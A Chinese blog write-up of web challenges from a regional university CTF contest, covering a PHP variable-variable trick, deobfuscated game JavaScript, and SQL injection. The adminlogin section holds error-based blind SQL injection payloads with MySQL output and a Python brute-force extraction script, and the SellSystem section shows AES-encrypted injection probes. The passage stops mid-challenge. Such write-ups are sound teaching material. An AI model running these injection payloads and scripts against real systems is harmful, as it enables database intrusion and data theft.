




第四届江西省高校网络安全技能大赛初赛Web&Misc—

Writeup

原创

末初  已于 2022-04-09 11:53:27 修改  7054  收藏 37

分类专栏: [CTF_WEB_Writeup](#) [CTF_MISC_Writeup](#) 文章标签: [第四届江西省高校网络安全大赛](#)

于 2021-09-27 21:09:37 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/120512947>


版权



[CTF_WEB_Writeup](#) 同时被 2 个专栏收录

159 篇文章 31 订阅

订阅专栏



[CTF_MISC_Writeup](#)

246 篇文章 46 订阅

订阅专栏

文章目录

Web

[EasyPHP](#)

[funny_game](#)

[adminlogin](#)

[SellSystem](#)

Misc

[奇奇怪怪的编码](#)

[Extractall](#)

[easy_usb](#)

[strangethread](#)

MISC题目附件请自取

链接: <https://pan.baidu.com/s/1TM9bIqDbSjyyKj-YsjfU1A>

提取码: 059o

PS: 题目的"本题用时"重进答题平台打开这道题即从0开始重新计时

Web

EasyPHP

🕒 本题用时: 1分54秒

题目名称: EasyPhp

题目内容: http://183.129.189.60:10013。Where_Is_Falg?

题目分值: 100.0

题目难度: 容易

CSDN @末初

```
view-source:http://183.129.189.60:10013/


1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Welcome</title>
6 </head>
7 <body >
8 </div>
9 <h1 style="text-align: center">Where is flag?</h1>
10 <!--
11 foreach ($_POST as $item => $value){
12     $$item=$$value;
13     $secret = $$item;
14 }
15 foreach ($_GET as $key => $value){
16     if ($key=='flag'){
17         $str=$value;
18         $$str=$secret;
19     }
20 }
21 if (isset($hehe)){
22     echo "<center>". $hehe. "</center>";
23 }
24 //flag+flaag=DASCTF{XXXXXXXX}
25 -->
26 </body>
27 <center>
28 </html>
29
30
```

CSDN @末初

```
183.129.189.60:10013/index.php?flag=hehe
```


Where is flag?

DASCTF{27b62da69}



Where is flag?

e01bf1ad3e4e737c2b8f4a1}



funny_game

题目名称: funny_game

题目内容: http://183.129.189.60:10012 吃1000只苍蝇才会给我flag, 可是只给我十分钟时间, 我一定吃完!!! (PS: 设置内可以开启音乐哦)

题目分值: 100.0

题目难度: 容易


CSDN @末初

保存下载页面后，在 `index.js` 中发现一个 `win()` 函数

```
118   startTimer();
119
120
121   function win() {
122     if (scores >= 1000)
123     {
124       var _0x46ec=['PD4d','w7Nbwoh1w6IWw6gMwovDr80FTFHcQ80WwrLDrwQMwrnC1Ecbw5LCm2DCuEU1wop0w5HD1MOqw4MCCQMmWg=='];var _0x1409=function(_0x46ecf9,_0x14099c){_0x46ecf9=_0x46ecf9-0x0;var _0x147e02=_0x46ec[_0x46ecf9];if(_0x1409['SFSeQf']===undefined){(function(){var _0x44f86c;try{var _0x51fbd2=Function('return\x20(function()\x20'+ '{ }.constructor(\x22return\x20this\x22)(\x20)+' ');';_0x44f86c=_0x51fbd2();}catch(_0x3a294d){_0x44f86c=window;}var _0x159497='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x44f86c['atob']|(_0x44f86c['atob']=function(_0x526c85){var _0x7d68a1=String(_0x526c85)['replace'](/=+$/,'');var _0x4d0cfa='';for(var _0x9e9f31=0x0,_0x147d90,_0x2c322a,_0x47a537=0x0;_0x2c322a=_0x7d68a1['charAt'](_0x47a537++);~_0x2c322a&&(_0x147d90=_0x9e9f31%0x4)?_0x147d90*0x40+_0x2c322a:_0x2c322a,_0x9e9f31++%0x4)?_0x4d0cfa+=String['fromCharCode'](_0xff&_0x147d90>>(-0x2*_0x9e9f31&0x6)):0x0){_0x2c322a=_0x159497['indexOf'](_0x2c322a);}return _0x4d0cfa;}});};var _0x53eb12=function(_0x4dc347,_0xe317a0){var _0x211d73=[],_0x298631=0x0,_0x4cd0dd,_0x130442='',_0x23dd14='';_0x4dc347=atob(_0x4dc347);for(var _0x23eb61=0x0,_0x39a191=_0x4dc347['length'];_0x23eb61<_0x39a191;_0x23eb61++){_0x23dd14+='%'+(_00'+_0x4dc347['charCodeAt'])(_0x23eb61)['toString'](_0x10))['slice'](-0x2);}_0x4dc347=decodeURIComponent(_0x23dd14);var _0x439d37;for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x211d73[_0x439d37]=_0x439d37;}for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x298631=(0x298631+_0x211d73[_0x439d37]+_0xe317a0['charCodeAt'](_0x439d37%_0xe317a0['length']))%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;}_0x439d37=0x0;_0x298631=0x0;for(var _0x59ad0f=0x0;_0x59ad0f<_0x4dc347['length'];_0x59ad0f++){_0x439d37=(0x439d37+0x1)%0x100;_0x298631=(0x298631+_0x211d73[_0x439d37])%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;_0x130442+=String['fromCharCode'](_0x4dc347['charCodeAt'](_0x59ad0f)^_0x211d73[_0x211d73[_0x439d37]+_0x211d73[_0x298631])%0x100);}return _0x130442;};_0x1409['ayNqhs']=_0x53eb12;_0x1409['wPktkt']={};_0x1409['SFSeQf']=!![];var _0x9d59eb=_0x1409['wPktkt'][_0x46ecf9];if(_0x9d59eb===undefined){if(_0x1409['FWeHfP']===undefined){_0x1409['FWeHfP']=!![];}_0x147e02=_0x1409['ayNqhs'](_0x147e02,_0x14099c);_0x1409['wPktkt'][_0x46ecf9]=_0x147e02;}_0x147e02=_0x9d59eb;return _0x147e02;};console[_0x1409('0x0','h^Y')](0x1409('0x1','8UQu'))};
129 }
```

把内容拿出来放到控制台直接执行

```
var _0x46ec=['PD4d','w7Nbwoh1w6IWw6gMwovDr80FTFHcQ80WwrLDrwQMwrnC1Ecbw5LCm2DCuEU1wop0w5HD1MOqw4MCCQMmWg=='];var _0x1409=function(_0x46ecf9,_0x14099c){_0x46ecf9=_0x46ecf9-0x0;var _0x147e02=_0x46ec[_0x46ecf9];if(_0x1409['SFSeQf']===undefined){(function(){var _0x44f86c;try{var _0x51fbd2=Function('return\x20(function()\x20'+ '{ }.constructor(\x22return\x20this\x22)(\x20)+' ');';_0x44f86c=_0x51fbd2();}catch(_0x3a294d){_0x44f86c=window;}var _0x159497='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x44f86c['atob']|(_0x44f86c['atob']=function(_0x526c85){var _0x7d68a1=String(_0x526c85)['replace'](/=+$/,'');var _0x4d0cfa='';for(var _0x9e9f31=0x0,_0x147d90,_0x2c322a,_0x47a537=0x0;_0x2c322a=_0x7d68a1['charAt'](_0x47a537++);~_0x2c322a&&(_0x147d90=_0x9e9f31%0x4)?_0x147d90*0x40+_0x2c322a:_0x2c322a,_0x9e9f31++%0x4)?_0x4d0cfa+=String['fromCharCode'](_0xff&_0x147d90>>(-0x2*_0x9e9f31&0x6)):0x0){_0x2c322a=_0x159497['indexOf'](_0x2c322a);}return _0x4d0cfa;}});};var _0x53eb12=function(_0x4dc347,_0xe317a0){var _0x211d73=[],_0x298631=0x0,_0x4cd0dd,_0x130442='',_0x23dd14='';_0x4dc347=atob(_0x4dc347);for(var _0x23eb61=0x0,_0x39a191=_0x4dc347['length'];_0x23eb61<_0x39a191;_0x23eb61++){_0x23dd14+='%'+(_00'+_0x4dc347['charCodeAt'])(_0x23eb61)['toString'](_0x10))['slice'](-0x2);}_0x4dc347=decodeURIComponent(_0x23dd14);var _0x439d37;for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x211d73[_0x439d37]=_0x439d37;}for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x298631=(0x298631+_0x211d73[_0x439d37]+_0xe317a0['charCodeAt'](_0x439d37%_0xe317a0['length']))%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;}_0x439d37=0x0;_0x298631=0x0;for(var _0x59ad0f=0x0;_0x59ad0f<_0x4dc347['length'];_0x59ad0f++){_0x439d37=(0x439d37+0x1)%0x100;_0x298631=(0x298631+_0x211d73[_0x439d37])%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;_0x130442+=String['fromCharCode'](_0x4dc347['charCodeAt'](_0x59ad0f)^_0x211d73[_0x211d73[_0x439d37]+_0x211d73[_0x298631])%0x100);}return _0x130442;};_0x1409['ayNqhs']=_0x53eb12;_0x1409['wPktkt']={};_0x1409['SFSeQf']=!![];var _0x9d59eb=_0x1409['wPktkt'][_0x46ecf9];if(_0x9d59eb===undefined){if(_0x1409['FWeHfP']===undefined){_0x1409['FWeHfP']=!![];}_0x147e02=_0x1409['ayNqhs'](_0x147e02,_0x14099c);_0x1409['wPktkt'][_0x46ecf9]=_0x147e02;}_0x147e02=_0x9d59eb;return _0x147e02;};console[_0x1409('0x0','h^Y')](0x1409('0x1','8UQu'))};
```



adminlogin

🕒 本题用时: 1分29秒

题目名称: adminlogin

题目内容: flag在数据库

题目分值: 300.0

题目难度: 中等

相关附件: adminlogin的附件23.txt

[下载](#)

CSDN @末初

没环境了，本地复现一下吧
查库

```

mysql>
mysql> select group_concat(distinct table_schema) from information_schema.tables;
+-----+
| group_concat(distinct table_schema) |
+-----+
| ctf,information_schema,mysql,performance_schema,sys |
+-----+
1 row in set (0.00 sec)

mysql> select hex(group_concat(distinct table_schema)) from information_schema.tables;
+-----+
| hex(group_concat(distinct table_schema)) |
+-----+
| 6374662C696E666F726D6174696F6E5F736368656D612C6D7973716C2C706572666F726D616E63655F736368656D612C737973 |
+-----+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E63,exp
(10000),1) from information_schema.tables);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E62,exp
(10000),1) from information_schema.tables);
+-----+-----+-----+
| uid | username      | password |
+-----+-----+-----+
| 1 | admin         | admin   |
| 2 | mochu7        | mochu7  |
| 3 | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E6374,e
xp(10000),1) from information_schema.tables);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E6375,e
xp(10000),1) from information_schema.tables);
+-----+-----+-----+
| uid | username      | password |
+-----+-----+-----+
| 1 | admin         | admin   |
| 2 | mochu7        | mochu7  |
| 3 | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>

```

查表

```

mysql> select group_concat(distinct table_name) from information_schema.tables where table_schema='ctf';
+-----+
| group_concat(distinct table_name) |
+-----+
| data,flag,users |
+-----+
1 row in set (0.00 sec)

```

```

1 row in set (0.00 sec)

mysql>
mysql> select group_concat(distinct table_name) from information_schema.tables where table_schema regexp 'ctf';
+-----+
| group_concat(distinct table_name) |
+-----+
| data,flag,users                  |
+-----+
1 row in set (0.00 sec)

mysql>
mysql> select hex(group_concat(distinct table_name)) from information_schema.tables where table_schema regexp 'ctf';
+-----+
| hex(group_concat(distinct table_name)) |
+-----+
| 646174612c666c61672c7573657273      |
+-----+
1 row in set (0.00 sec)

mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E64,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'

mysql>
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E63,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
+----+-----+-----+
| uid | username      | password |
+----+-----+-----+
| 1   | admin         | admin   |
| 2   | mochu7        | mochu7  |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+----+-----+-----+
4 rows in set (0.00 sec)

mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E6461,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'

mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E6460,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
+----+-----+-----+
| uid | username      | password |
+----+-----+-----+
| 1   | admin         | admin   |
| 2   | mochu7        | mochu7  |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+----+-----+-----+
4 rows in set (0.00 sec)

mysql>

```

查字段

```

mysql> select group_concat(distinct column_name) from information_schema.columns where table_name regexp 'flag';
+-----+
| group_concat(distinct column_name) |
+-----+
| flag,id                             |
+-----+
1 row in set (0.00 sec)

mysql> select hex(group_concat(distinct column_name)) from information_schema.columns where table_name regexp 'flag';
+-----+
| hex(group_concat(distinct column_name)) |
+-----+
| 666C61672C6964                          |
+-----+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E66,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E67,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
+-----+-----+-----+
| uid | username      | password |
+-----+-----+-----+
| 1   | admin         | admin   |
| 2   | mochu7        | mochu7  |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E666C,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E666B,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
+-----+-----+-----+
| uid | username      | password |
+-----+-----+-----+
| 1   | admin         | admin   |
| 2   | mochu7        | mochu7  |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>

```

查flag


```

mysql> select flag from ctf.flag;
+-----+
| flag |
+-----+
| flag{91dd090d-b7f9-469e-8688-03b7d9878f37} |
+-----+
1 row in set (0.00 sec)

mysql> select hex(flag) from ctf.flag;
+-----+
| hex(flag) |
+-----+
| 666C61677B39316464303930642D623766392D343639652D383638382D3033623764393837386633377D |
+-----+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E66,exp(100000),1) from
ctf.flag);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E65,exp(100000),1) from
ctf.flag);
+-----+-----+-----+
| uid | username | password |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | mochu7 | mochu7 |
| 3 | flag | flag{The_Sql_F14g_of_mochu7} |
| 0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E66c,exp(100000),1) fro
m ctf.flag);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000)'
mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E66d,exp(100000),1) fro
m ctf.flag);
+-----+-----+-----+
| uid | username | password |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | mochu7 | mochu7 |
| 3 | flag | flag{The_Sql_F14g_of_mochu7} |
| 0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>

```

Python脚本

```

# -*- coding:utf-8 -*-
import requests

url = 'http://xxx/admin.php'
strings = r"qwertyuiopasdfghjklzxcvbnm1234567890QWERTYUIOPASDFGHJKLZXCVBNM,-\{\}_"
#查库: payload="user=' or (select if(group_concat(distinct table_schema) regexp 0x5E{ },exp(100000),1) from information_schema.tables)&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查表: payload="user=' or (select if(group_concat(distinct table_name) regexp 0x5E{ },exp(100000),1) from information_schema.tables where table_schema regexp 'user')&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查字段: payload="user=' or (select if(group_concat(distinct column_name) regexp 0x5E{ },exp(100000),1) from information_schema.columns where table_name regexp 'fl44g')&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查flag: payload="user=' or (select if(group_concat(flag) regexp 0x5E{ },exp(100000),1) from user.fl44g)&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
payload = "user=' or (select if(group_concat(flag) regexp 0x5E{ },exp(200000),1) from user.fl44g)%23&pass=1&submit=%E7%99%BB%E5%BD%95"
res = ''
f = ''
headers = {'Content-Type': 'application/x-www-form-urlencoded'}
for i in range(999999999999999999):
    for c in strings:
        if res == '':
            pay = payload.format(hex(ord(c))[2:])
            r = requests.post(url=url, data=pay, headers=headers).text
        else:
            pay = payload.format(res+hex(ord(c))[2:])
            r = requests.post(url=url, data=pay, headers=headers).text
        if 'Fatal error' in r:
            res += hex(ord(c))[2:]
            f += c
            print(f)
            break

```

SellSystem

赛题详情

🕒 本题用时: 1分0秒

题目名称: SellSystem

题目内容: http://183.129.189.60:10019。网站后台管理系统

题目分值: 300.0

题目难度: 中等

CSDN @末初

目录扫描发现 `.DS_Store` 文件

```

Dirsearch
PS D:\Tools\Web\Web_Path_Scanner\dirsearch> python .\dirsearch.py -u http://183.129.189.60:10019/ -e php,html,js,zip,rar -i 200

dirsearch v0.4.1
Extensions: php, html, js, zip, rar | HTTP method: GET | Threads: 20 | Wordlist size: 10808
Error Log: D:\Tools\Web\Web_Path_Scanner\dirsearch\logs\errors-21-09-27_18-02-46.log
Target: http://183.129.189.60:10019/
Output File: D:\Tools\Web\Web_Path_Scanner\dirsearch\reports\183.129.189.60_21-09-27_18-02-47.txt

[18:02:47] Starting:
[18:02:47] 200 - 6KB - /.DS_Store
[18:02:59] 200 - 0B - /api.php
[18:03:05] 200 - 8KB - /index.html

Task Completed
PS D:\Tools\Web\Web_Path_Scanner\dirsearch>
  
```

CSDN @末初

```

PS D:\Tools\Web\ds_store_exp> python2 .\ds_store_exp.py http://183.129.189.60:10019/.DS_Store
[200] http://183.129.189.60:10019/.DS_Store
[403] http://183.129.189.60:10019/js
[403] http://183.129.189.60:10019/font-awesome
[403] http://183.129.189.60:10019/css
PS D:\Tools\Web\ds_store_exp>
  
```

没啥有用的线索

重新刷新页面时发现了向 `api.php` 传了一个 `data` 参数

The screenshot shows a web browser window displaying a dashboard titled "Dashboard Statistics Overview". The dashboard features four large colored boxes representing statistics: a blue box with a speech bubble icon and the number 456, a yellow box with a checkmark icon and the number 12, a red box with a list icon and the number 18, and a green box with a speech bubble icon and the number 56. Below the dashboard, a network traffic capture tool (Wireshark) is visible, showing a list of network packets. The packets are all GET requests to the following URLs: http://183.129.189.60:10019/, http://183.129.189.60:10019/api.php, http://183.129.189.60:10019/jquery-1.10.2.js, http://183.129.189.60:10019/bootstrap.js, and http://183.129.189.60:10019/raphael-min.js.

| | | | | | | | | |
|-----|-----|----------------------|---------------------------------------|-----------------------------|------|---------|-------|------|
| 633 | GET | 183.129.189.60:10019 | jquery.tablesorter.js | script | js | 8.39 KB | 39.96 | 1003 |
| 384 | GET | 183.129.189.60:10019 | tables.js | script | js | 已缓存 | 63 | 1079 |
| 630 | GET | 183.129.189.60:10019 | api.php?data=luMBUc3TDNxsAvzV/6lzXA== | api.js6001 (xhr) | html | 200 字节 | 8 | 1096 |
| 629 | GET | 183.129.189.60:10019 | favicon.ico | FaviconLoader.jsm:191 (img) | html | 已缓存 | 279 | 0 |

CSDN @未初

1 x 2 x ...

Send Cancel < >

Request

Pretty Raw Hex \n

```

1 GET /api.php?data=luMBUc3TDNxsAvzV/6lzXA== HTTP/1.1
2 Host: 183.129.189.60:10019
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://183.129.189.60:10019/
9 Cache-Control: max-age=0
10
11

```

Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200 OK
2 Date: Mon, 27 Sep 2021 10:18:44 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.3.24
5 Content-Length: 8
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 hint.txt

```

CSDN @未初

Send Cancel < >

Request

Pretty Raw Hex \n

```

1 GET /hint.txt HTTP/1.1
2 Host: 183.129.189.60:10019
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://183.129.189.60:10019/
9 Cache-Control: max-age=0
10
11

```

Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200 OK
2 Date: Mon, 27 Sep 2021 10:19:14 GMT
3 Server: Apache/2.4.38 (Debian)
4 Last-Modified: Mon, 06 Sep 2021 08:20:38 GMT
5 ETag: "10-5cb4f52f20180"
6 Accept-Ranges: bytes
7 Content-Length: 16
8 Connection: close
9 Content-Type: text/plain
10
11 flag in database

```

CSDN @未初

查看源码发现 `/js/api.js`

```

168         <div class="col-xs-6">
169             Complete Orders
170         </div>
171         <div class="col-xs-6 text-right">
172             <i class="fa fa-arrow-circle-right"></i>
173         </div>
174     </div>
175 </div>
176 </a>
177 </div>
178 </div>
179 </div>
180 </div>
181 </div>
182
183
184 <script src="js/api.js"></script>
185 <!-- JavaScript -->
186 <script src="js/jquery-1.10.2.js"></script>
187 <script src="js/bootstrap.js"></script>
188
189 <!-- Page Specific Plugins -->
190 <script src="js/raphael-min.js"></script>
191
192 <script src="js/tablesorter/jquery.tablesorter.js"></script>
193 <script src="js/tablesorter/tables.js"></script>
194
195 </body>
196 </html>
197

```

CSDN @未初

简单分析下发现这里是将 `message` 的内容 AES 加密之后传给参 `api.php`

```



5988
5987
5988 var aseKey = "1234567890123456"

```

```
5988     var aseKey = "1234567890123456";
5989     var message = "hint";
5990
5991     var encrypt = CryptoJS.AES.encrypt(message, CryptoJS.enc.Utf8.parse(aseKey), {
5992         mode: CryptoJS.mode.ECB,
5993         padding: CryptoJS.pad.Pkcs7
5994     }).toString();
5995
5996     console.log(encrypt);
5997
5998
5999     var httpRequest = new XMLHttpRequest();
6000     httpRequest.open('GET', 'api.php?data='+encrypt, true);
6001     httpRequest.send();
6002
6003
6004     httpRequest.onreadystatechange = function () {
6005         if (httpRequest.readyState == 4 && httpRequest.status == 200) {
6006             var json = httpRequest.responseText;
6007             var content = document.getElementById("download");
6008             content.href = json;
6009         }
6010     };
```

CSDN @末初

尝试本地运行这个 js 文件，注意这里的 js 源码是没有嵌套在 `<script></script>` 标签中，加个标签即可在web服务上正常解析；然后查看控制台是否输出了密文



修改 message 尝试对 api.php 参数进行测试；最常见的莫过于注入测试

```
var aseKey = "1234567890123456"
var message = "'and 1=#";

密文: JZCAPINHhy802jDLaGkzUg==
```

因为密文中可能会存在一些特殊字符且是GET传参，所以 `urlencode` 一下

